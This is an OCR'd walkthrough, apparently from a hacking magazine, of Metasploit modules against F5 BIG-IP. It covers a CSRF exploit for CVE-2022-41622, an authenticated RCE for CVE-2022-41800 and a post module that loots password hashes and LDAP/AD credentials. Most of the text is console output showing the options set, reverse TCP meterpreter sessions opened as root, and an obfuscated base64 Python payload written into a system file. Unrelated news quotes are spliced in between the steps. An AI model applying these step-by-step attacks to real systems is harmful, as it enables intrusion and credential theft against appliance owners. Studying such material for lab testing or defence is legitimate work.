
Summary | Module Allocation

General Properties


License	Not Activated

Activate...

In Real world scenarios, this requires a bit of Social Engineering. As soon as the target user visits the URL given above, he may need credentials sometimes.



As soon as he enters credentials, he sees this.




On the Attacker machine, we have the below message. A file on the target machine has been overwritten. As soon as the target machine is rebooted (on the purpose of updating or maintenan-

-ce), we get the below message on the attacker system.

```
target_uri => :8443/iControl/iControlPortal.cgi
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce

[*] Started reverse TCP handler on 192.168.40.153:4444
_cve_2022_41622) > [+] Starting HTTP server; an administrator with
 an active HTTP Basic session will need to load the URL below
[*] Using URL: https://192.168.40.153:8080/p0v8oM
[*] Server started.
[*] 192.168.40.160   f5_icontrol_soap_csrf_rce_cve_2022_41622 - Re
directing the admin to overwrite /shared/f5_update_action; if succ
essful, your session will come approximately 2 minutes after the t
arget is rebooted
```

As the module messaging says, we really need to wait approximately 2 minutes after the target is rebooted for all its services to start.


BIG-IP® - Configuration
https://192.168.40.161:8443/tmui/login.jsp?msgcode=2&
BIG-IP Configuration Utility
F5 Networks, Inc
IP Address
192.168.40.161
Please wait while the Configuration Utility starts.
Fri Feb 17 2023 04:04:18
Elapsed Time: 0:06
Starting web server
Please do not reboot your device. The device is starting services required for the communication with the configuration utility.
This process takes approximately 1-2 minutes.

BIG-IP Configuration Utility
F5 Networks, Inc
IP Address
192.168.40.161
Please wait while the Configuration Utility starts.
Fri Feb 17 2023 04:04:18
Elapsed Time: 2:18
Starting web server
Please do not reboot your device. The device is starting services required for the communication with the configuration utility.
This process takes approximately 1-2 minutes.

After two minutes, we successfully get a meterpreter session on the target machine as shown below with root privileges.

```
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce

[*] Started reverse TCP handler on 192.168.40.153:4444
_cve_2022_41622) > [+] Starting HTTP server; an administrator with
 an active HTTP Basic session will need to load the URL below
[*] Using URL: https://192.168.40.153:8080/p0v8oM
[*] Server started.
[*] 192.168.40.160   f5_icontrol_soap_csrf_rce_cve_2022_41622 - Re
directing the admin to overwrite /shared/f5_update_action; if succ
essful, your session will come approximately 2 minutes after the t
arget is rebooted
[*] Sending stage (24380 bytes) to 192.168.40.161
[+] Deleted /var/log/f5_update_checker.out
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.161:58680) at 2023-02-17 07:06:29 -0500
```

"It is crucial for users to exercise caution when receiving spam emails or to visit phishing websites and to verify the source before downloading any applications."
- Cyber security firm SEKOIA

```
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > sessions

Active sessions
===============

  Id  Name  Type                  Information        Connection
  --  ----  ----                  -----------        ----------
  1         meterpreter pyth      root @ localhost   192.168.40.153:4
            on/linux              .localdomain       444 -> 192.168.4
                                                     0.161:58680 (192
                                                     .168.40.161)
```

```
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer     : localhost.localdomain
OS           : Linux 3.10.0-862.14.4.el7.ve.x86_64 #1 SMP Thu Jul
14 23:41:24 PDT 2022
Architecture : x64
Meterpreter  : python/linux
meterpreter > getuid
Server username: root
meterpreter >
```

You can see in the above images that a file named FS.update.action has been overwritten to the /shared directory of the target machine. You can view it as shown below.

```
BIG-IP 17.0.0.1 Build 0.0.4
Kernel 3.10.0-862.14.4.el7.ve.x86_64 on an x86_64
localhost login: root
Password:
Last login: Fri Feb 17 09:30:09 on tty1
[root@localhost:NO LICENSE:] config # cd /shared
[root@localhost:NO LICENSE:] shared # ls
3dns                        GeoIP                          rrd.1.0
admdb                       images                         rrd.1.2
bin                         lib                            rrd.1.2.perm
capture                     log                            ssh
classification_updates      lost+found                     statsd
core                        mgmt                           tmp
datasync                    nfb                            tmstat
dosl7                       protocol_inspection_signatures vadc
em                          protocol_inspection_updates    zxfrd
f5_update_action            rpms
[root@localhost:NO LICENSE:] shared #
```

```
datasync                  nID                                  tmstat
dosl7                     protocol_inspection_signatures       vadc
em                        protocol_inspection_updates          zxfrd
f5_update_action          rpms
[root@localhost:NO LICENSE:] shared # cat f5_update_action
UpdateAction
https://localhost/success'echo exec\(__import__\(\'zlib\'\).decompress\(__import
__\(\'base64\'\).b64decode\(__import__\(\'codecs\'\).getencoder\(\'utf-8\'\)\(\'
eNo9UE1LxDAQPTe/IrckGEO7dsu6WEHEg4gIrjeRpU1GDU3TkGS1Kv53G7I4hxnezJs3H3p0k484THKA
yL+N7nnfBWhqHqI/yMijHgG9Th7PWFvsO/sGtCrZFhXRfy2+CG1uFjnQFT/i3cP13X739HzdC8STSHoQH
Ban2iA1Dn+/aADZgqWIXZpFTJ//V05xmCGaQNB0uFMhpdB5CoPkHom/qlFSQmPyHBLINvwz9AWzUX2Y\
=\'\)\[0\]\)\)\) | exec $(which python || which python3 || which python2) -'
https://localhost/error
0
0
0
0
[root@localhost:NO LICENSE:Standalone] shared # _
```

F5-Big-IP CVE_2022_41800 RCE Module

TARGET: F5-Big-IP <= 17.0.0.1 **TYPE:** Remote
MODULE : Exploit **ANTI-MALWARE :** NA

This exploit module exploits authenticated remote code execution vulnerability in F5-Big-IP and gets a shell with root privileges. The above mentioned versions of this software are vulnerable. The download information of the vulnerable software is given in our Downloads section. Let's see how this module works. After the target is set, load the f5_icontrol_rpmspec_rce_cve_2022_41800 module.

```
msf6 > search f5_icontrol

Matching Modules
================

   #  Name
 Disclosure Date  Rank       Check  Description
   -  ----
 ---------------  ----       -----  -----------
   0  exploit/linux/http/f5_icontrol_rpmspec_rce_cve_2022_41800
 2022-11-16       excellent  No     F5 BIG-IP iControl Authenticat
ed RCE via RPM Creator
   1  exploit/linux/http/f5_icontrol_soap_csrf_rce_cve_2022_41622
 2022-11-16       excellent  No     F5 BIG-IP iControl CSRF File W
rite SOAP API
   2  exploit/linux/http/f5_icontrol_rce
```

A threat actor by the name Lolip0p has uploaded three rogue packages to the Python Package Index (PyPI) repository that are designed to drop malware.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/python/meterpret
er/reverse_tcp
msf6 exploit(linux/http/f5_icontrol_rpmspec_rce_c
ve_2022_41800) > show options

Module options (exploit/linux/http/f5_icontrol_rpmspec_rce_cve_202
2_41800):

   Name          Current Settin  Required  Description
                 g
   ----          --------------  --------  -----------
   HttpPassword                  yes       iControl password
   HttpUsername  admin           yes       iControl username
   Proxies                       no        A proxy chain of form
                                           at type:host:port[,ty
                                           pe:host:port][...]
   RHOSTS                        yes       The target host(s), s
                                           ee https://github.com
                                           /rapid7/metasploit-fr
                                           amework/wiki/Using-Me
                                           tasploit
   RPORT         443             yes       The target port (TCP)
   SSL           true            no        Negotiate SSL/TLS for
                                            outgoing connections
   VHOST                         no        HTTP server virtual h
                                           ost


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.40.153   yes       The listen address (an inte
                                     rface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Default
```

Set all the required options including credentials.

```
msf6 exploit(linux/http/f5_icontrol_rpmspec_rce_c
ve_2022_41800) > set rhosts 192.168.40.161
rhosts => 192.168.40.161
msf6 exploit(linux/http/f5_icontrol_rpmspec_rce_c
ve_2022_41800) > set httppassword mullapandhi
httppassword => mullapandhi
msf6 exploit(linux/http/f5_icontrol_rpmspec_rce_c
ve_2022_41800) > set rport 8443
rport => 8443
msf6 exploit(linux/http/f5_icontrol_rpmspec_rce_c
ve_2022_41800) >
```

After all the options are set, execute the module.

```
msf6 exploit(linux/http/f5_icontrol_rpmspec_rce_c
ve_2022_41800) > set lport 4488
lport => 4488
msf6 exploit(linux/http/f5_icontrol_rpmspec_rce_c
ve_2022_41800) > run

[*] Started reverse TCP handler on 192.168.40.153:4488
[*] Sending stage (24380 bytes) to 192.168.40.161
[+] Deleted /var/config/rest/node/tmp/39d09c8e-f177-4c48-9a29-a280
f5bf2288.spec
[+] Deleted /var/config/rest/node/tmp/RPMS/noarch/DAAHr8FkBN-0.2.4
-6.8.7.noarch.rpm
[*] Meterpreter session 1 opened (192.168.40.153:4488 -> 192.168.4
0.161:14780) at 2023-02-16 09:22:57 -0500

meterpreter > sysinfo
Computer        : localhost.localdomain
OS              : Linux 3.10.0-862.14.4.el7.ve.x86_64 #1 SMP Thu J
ul 14 23:41:24 PDT 2022
Architecture    : x64
System Language : C
Meterpreter     : python/linux
meterpreter > getuid
Server username: root
meterpreter >
```

As readers can see, we successfully have a meterpreter session with “root” privileges.

"This vulnerability allows for remote code execution as NT AUTHORITY\SYSTEM, essentially giving an attacker complete control over the system."

-James Horseman, Reasearcher on CVE-2022-47966 Zoho ManageEngine vulnerability.

F5-Big-IP MCP Loot Module

TARGET: F5-Big-IP <= 17.0.0.1 **TYPE: Local**
MODULE : POST **ANTI-MALWARE : NA**

This module gathers information from F5's "mcp" database by accessing it via/var/Qun/mcp propr -ietary protocol. As it is a POST module, it requires a meterpreter session on the target machine. We have tested this module on F5-Big-IP version 17.0.0.1. Let's see how this module works. Back-ground the current session and load the post/linux/gather/f5_loot_mcp module.

```
meterpreter >
Background session 1? [y/N]  y
```

```
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > search f5_loot_mcp

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Chec
k  Description
   -  ----                                ---------------  ----    ----
-  -----------
   0  post/linux/gather/f5_loot_mcp       2022-11-16       normal  No
   F5 Big-IP Gather Information from MCP Datastore
```

```
_cve_2022_41622) > use 0
msf6 post(linux/gather/f5_loot_mcp) > show options

Module options (post/linux/gather/f5_loot_mcp):

   Name           Current Settin  Required  Description
                  g
   ----           --------------  --------  -----------
   GATHER_DB_VAR  false           yes       Gather database vari
   IABLES                                   ables (warning: slow
                                            )
   GATHER_HASHES  true            yes       Gather password hash
                                            es from MCP
   GATHER_SERVIC  true            yes       Gather upstream pass
   E_PASSWORDS                              words (ie, LDAP, AD,
                                             RADIUS, etc) from M
                                            CP
```

```
   GATHER_SERVIC  true             yes       Gather upstream pass
